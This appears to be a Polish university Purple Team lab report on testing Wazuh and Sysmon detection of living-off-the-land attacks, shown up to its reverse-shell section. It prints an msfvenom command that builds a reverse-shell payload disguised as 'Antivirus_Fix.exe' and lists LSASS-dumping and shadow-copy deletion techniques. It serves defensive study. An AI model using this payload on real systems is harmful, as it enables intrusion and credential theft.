

Cracow University of Technology
Faculty of Computer Science
and Mathematics

Symulacja ćwiczenia Purple Team (Red +
Blue) w kontrolowanym środowisku

Jan Wojnicki, Iwo Sidorowicz

Wydział Informatyki i Telekomunikacji
Politechnika Krakowska

20.05.2026

Spis treści

1. Streszczenie	1
2. Wstęp i założenia metodyczne	3
3. Architektura i budowa środowiska laboratoryjnego (Faza I)	4
3.1 Specyfikacja węzłów i oprogramowania	4
3.2. Integracja i kalibracja czujników: Przekierowanie logów Sysmona	9
4. Symulacja ataków - egzekucja scenariuszy (Faza II)	11
4.1. Przygotowanie złośliwego ładunku i uzyskanie wstępnego dostępu (Reverse Shell)	11
4.2. Rozpoznanie środowiska (T1082 - System Information Discovery)	14
4.3. Eskalacja uprawnień i utworzenie tylnej furtki (T1136.001 - Local Account)	15
4.4. Kradzież poświadczeń z pamięci LSASS (T1003.001 - OS Credential Dumping) za pomocą rundll32.exe i comsvcs.dll.....	16
4.5. Blokowanie możliwości odzyskiwania systemu (T1490)	18
5. Detekcja i analiza incydentów (Faza III)	20
5.1. Analiza alertów o wysokim priorytecie (detekcja komend net.exe).....	20
5.2. Threat Hunting: Ręczne przeszukiwanie logów w systemie SIEM.....	25
5.3. Weryfikacja surowych logów operacyjnych (Podgląd Zdarzeń / Sysmon Event ID 10).....	29
5.4. Identyfikacja Blind Spotów w domyślnej konfiguracji Wazuha.....	32
6. Inżynieria Detekcji - kalibracja i poprawa widoczności (Faza IV).....	33
6.1. Metodyka tworzenia własnych reguł detekcji	33
6.2. Opracowanie i implementacja reguły XML dla ataku na proces LSASS	34
6.3. Retest scenariusza zrzutu pamięci - weryfikacja skuteczności nowej reguły	37
7. Podsumowanie i Wnioski.....	43
7.1. Skuteczność podejścia Purple Team w praktyce.....	43
7.2. Ograniczenia projektu i wyzwania napotkane podczas realizacji.....	43
7.3. Wnioski	44
Bibliografia:.....	45

1. Streszczenie

Niniejszy raport dokumentuje przebieg oraz wyniki zaawansowanej symulacji z zakresu cyberbezpieczeństwa, przeprowadzonej w metodyce Purple Team. Projekt zrealizowano w oparciu o model Assume Breach (założenie przełamania zabezpieczeń brzegowych), koncentrując się na ewaluacji i rekonfiguracji systemów monitoringu wewnętrznego klasy SIEM (Security Information and Event Management).

Środowisko badawcze składało się z maszyny atakującej (Red Team) opartej na systemie Kali Linux oraz maszyny klienckiej (Blue Team) działającej pod kontrolą systemu Windows, chronionej przez agenta Wazuh oraz systemowe narzędzie telemetry Sysmon.

Głównym celem projektu była analiza skuteczności mechanizmów detekcji w starciu z atakami typu Living off the Land (LotL), które wykorzystują wbudowane, legalne procesy systemu operacyjnego do celów ofensywnych. W ramach fazy Red Team przeprowadzono łańcuch ataku (Kill Chain) obejmujący:

- Uzyskanie wstępnego dostępu poprzez złośliwy ładunek (Reverse Shell).
- Eskalację uprawnień i utworzenie konta administratora z poziomu wiersza poleceń (net user).
- Próbę ekstrakcji poświadczeń z pamięci procesu LSASS (Local Security Authority Subsystem Service) przy użyciu narzędzia rundll32.exe i biblioteki comsvcs.dll (technika MITRE ATT&CK: T1003.001).
- Symulację wczesnej fazy ataku typu Ransomware, dążącą do bezpowrotnego usunięcia lokalnych kopii w tle za pomocą systemowego narzędzia vssadmin.exe (technika MITRE ATT&CK: T1490 – Inhibit System Recovery).

W fazie Blue Team (Analiza i Detekcja) zidentyfikowano krytyczny punkt ślepy (Blind Spot) w domyślnej konfiguracji systemu Wazuh. O ile standardowe, "głośne" zdarzenia (manipulacja grupami użytkowników) wygenerowały alerty wysokiego ryzyka (Level 8), o tyle atak zarówno na proces LSASS, jak i operacja narzędzia vssadmin.exe pozostały niewykryty przez centralę ze względu na brak domyślnej integracji agenta z logami operacyjnymi Sysmon oraz brak odpowiednich reguł korelacji dla narzędzi LotL.

W końcowej fazie Inżynierii Detekcji (Detection Engineering) dokonano niezbędnej rekonfiguracji środowiska. Wdrożono przekierowanie zdarzeń kanału Microsoft-Windows-Sysmon/Operational do agenta ossec oraz zaimplementowano autorską regułę detekcji opartą na formacie XML. Przeprowadzony re-test potwierdził skuteczność reguły dla testowanego wariantu ataku w kontrolowanym środowisku laboratoryjnym, natychmiastowo generując alert poziomu krytycznego (Level 12) podczas ponownej próby zrzutu pamięci, tym samym znacząco podnosząc poziom bezpieczeństwa monitorowanej infrastruktury.

2. Wstęp i założenia metodyczne

Celem projektu jest praktyczna demonstracja współpracy pomiędzy zespołem ofensywnym (Red Team) a defensywnym (Blue Team) w ramach podejścia Purple Team.

Symulację oparto na iteracyjnej metodyce Assume Breach (założenie, że atakujący przełamał zabezpieczenia brzegowe i uzyskał już dostęp do sieci wewnętrznej z uprawnieniami standardowego użytkownika). Scenariusze ataków zaplanowano w oparciu o framework MITRE ATT&CK, koncentrując się na zaawansowanych działaniach post-eksploatacyjnych, w szczególności technikach **Living off the Land (LotL)**.

Głównym zadaniem projektu jest empiryczna ocena domyślnej skuteczności detekcji scentralizowanego systemu SIEM (Wazuh), zidentyfikowanie luk w teledetrii (Blind Spots) oraz przeprowadzenie Inżynierii Detekcji (Detection Engineering) poprzez wdrożenie własnych reguł korelacyjnych opartych na logach Microsoft Sysmon.


3. Architektura i budowa środowiska laboratoryjnego (Faza I)


3.1 Specyfikacja węzłów i oprogramowania


Maszyna Red Team (Kali Linux): Pełni rolę serwera Command and Control (C2). Wykorzystano narzędzia: MSFvenom (do wygenerowania złośliwego ładunku windows/x64/shell_reverse_tcp), Netcat (do nasłuchu powłoki) oraz moduł serwera HTTP w języku Python (do dystrybucji exploita).

Maszyna Blue Team / Ofiara (Windows 11): Stacja docelowa. Zgodnie z przyjętym modelem "Assume Breach", celowo zdezaktywowano na niej prewencyjne zabezpieczenia brzegowe (zaporę sieciową oraz ochronę w czasie rzeczywistym Windows Defender). Pozwoliło to na swobodną egzekucję ataków i wygenerowanie czystych logów behawioralnych do późniejszej analizy.

Centrala SIEM (Ubuntu / Wazuh Manager 4.14.5): Główny serwer analityczny działający w architekturze Agent-Manager. Na stacji klienckiej Windows zainstalowano, zautoryzowano i uruchomiono lekkiego agenta usługi Wazuh w celu ciągłego przesyłania zdarzeń telemetrycznych.







Szczegóły

Ogólne

Nazwa: Wazuh v4.14.5 OVA
System operacyjny: Linux 2.6 / 3.x / 4.x / 5.x (64-bit)

System

RAM: 8192 MB
Procesory: 4
Kolejność bootowania: Dyskietka, Napęd optyczny, Dysk twardy
Akceleracja: Zagnieżdżone stronicowanie, Parawirtualizacja KVM

Podgląd

Wazuh v4.14.5 OVA

Ekran

Pamięć wideo: 16 MB
Kontroler grafiki: VBoxVGA
Serwer pulpitu zdalnego: Wyłączony
Nagrywanie: Wyłączone

Pamięć

Kontroler: IDE
IDE Secondary Device 0: Wazuh v4.14.5 OVA-disk001.vdi (Normalny, 25,00 GB)
Kontroler: Floppy
Dyskietka 0: Brak

Dźwięk

Sterownik gospodarza: Domyślny
Kontroler: ICH AC97

Sieć

Karta 1: Intel PRO/1000 MT Server (Sieć NAT, 'NatNetwork')

USB


Wyłączone

Udostępniane foldery

Brak

Opis

Wazuh enhances security visibility in your infrastructure by monitoring endpoints at the operating system and application levels. Its capabilities include log analysis, file integrity monitoring, intrusion detection, and compliance monitoring.



3.2. Integracja i kalibracja czujników: Przekierowanie logów Sysmona

Domyślny agent platformy Wazuh odczytuje standardowe dzienniki zdarzeń systemu Windows (Application, System, Security), które są niewystarczające do detekcji technik typu Living off the Land. Aby system SIEM mógł analizować szczegóły takie jak dostęp do pamięci konkretnych procesów, niezbędne było wdrożenie i zintegrowanie potężnego czujnika, jakim jest Microsoft Sysmon.

Sysmon (pobrany w ramach pakietu Sysinternals) został zainstalowany jako usługa systemowa, głęboko zintegrowana z jądrem. Instalację przeprowadzono z poziomu wiersza poleceń uruchomionego z uprawnieniami administratora, wykorzystując polecenie automatycznej akceptacji licencji i wdrożenia: `sysmon.exe -accepteula -i`. Od tego momentu Sysmon zaczął rejestrować zaawansowaną aktywność w dedykowanym kanale w Podglądzie Zdarzeń.


Ostatnim, kluczowym etapem Fazy I było "nauczenie" Agentu Wazuh czytania logów z Sysmona. W tym celu dokonano ręcznej edycji głównego pliku konfiguracyjnego agenta, zlokalizowanego w ścieżce C:\Program Files (x86)\ossec-agent\ossec.conf. Do struktury dokumentu XML dodano nową dyrektywę `<localfile>`, która wskazuje kanał operacyjny Sysmona jako nowe źródło danych:

```
<localfile>
```

```
  <location>Microsoft-Windows-Sysmon/Operational</location>
```

```
  <log_format>eventchannel</log_format>
```

```
</localfile>
```



```
ossec.conf
File Edit View
<log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>active-response\active-responses.log</location>
  <log_format>syslog</log_format>
</localfile>

<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<!-- Policy monitoring -->
<rootcheck>
  <disabled>no</disabled>
  <windows_apps>./shared/win_applications_rcl.txt</windows_apps>
  <windows_malware>./shared/win_malware_rcl.txt</windows_malware>
</rootcheck>

<!-- Security Configuration Assessment -->
<sca>
  <enabled>yes</enabled>
```

Ln 70, Col 1 | 10,004 characters | Plain text | 100% | Windows (CRLF) | UTF-8

Po wykonaniu tej zmiany zdarzenia generowane przez Sysmon były już przekazywane do systemu Wazuh, jednak sama obecność logów nie oznaczała jeszcze skutecznej detekcji. Do wygenerowania alertów wysokiego poziomu konieczne było późniejsze opracowanie dedykowanych reguł korelacyjnych.


4. Symulacja ataków - egzekucja scenariuszy (Faza II)

4.1. Przygotowanie złośliwego ładunku i uzyskanie wstępnego dostępu (Reverse Shell)

Realizacja ataku w modelu Assume Breach wymaga zasymulowania sytuacji, w której stacja ofiary wykonuje złośliwy kod przygotowany przez przeciwnika. Pierwszym krokiem było zatem wygenerowanie odpowiedniego payloada, którego zadaniem było nawiązanie połączenia zwrotnego z maszyną Kali Linux.

Do przygotowania ładunku wykorzystano narzędzie msfvenom. Wygenerowany plik wykonywalny zawierał payload windows/x64/shell_reverse_tcp, który po uruchomieniu na systemie Windows inicjuje połączenie TCP do wskazanego adresu IP i portu, a następnie udostępnia atakującemu powłokę cmd.exe

W konsoli systemu Kali Linux wykonano następujące polecenie:


The image shows a Kali Linux desktop with a blue geometric background. On the left, there are icons for 'Home', 'File System', and 'Trash'. A terminal window is open in the center, displaying the output of the msfvenom command. The terminal title is 'kali@kali: ~'. The command entered is 'msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f exe -o Antivirus_Fix.exe'. The output shows that no platform was selected, so it chose 'Msf::Module::Platform::Windows', and no architecture was selected, so it chose 'x64'. It also shows the payload size (460 bytes) and the final size of the executable file (7680 bytes). The file is saved as 'Antivirus_Fix.exe'.

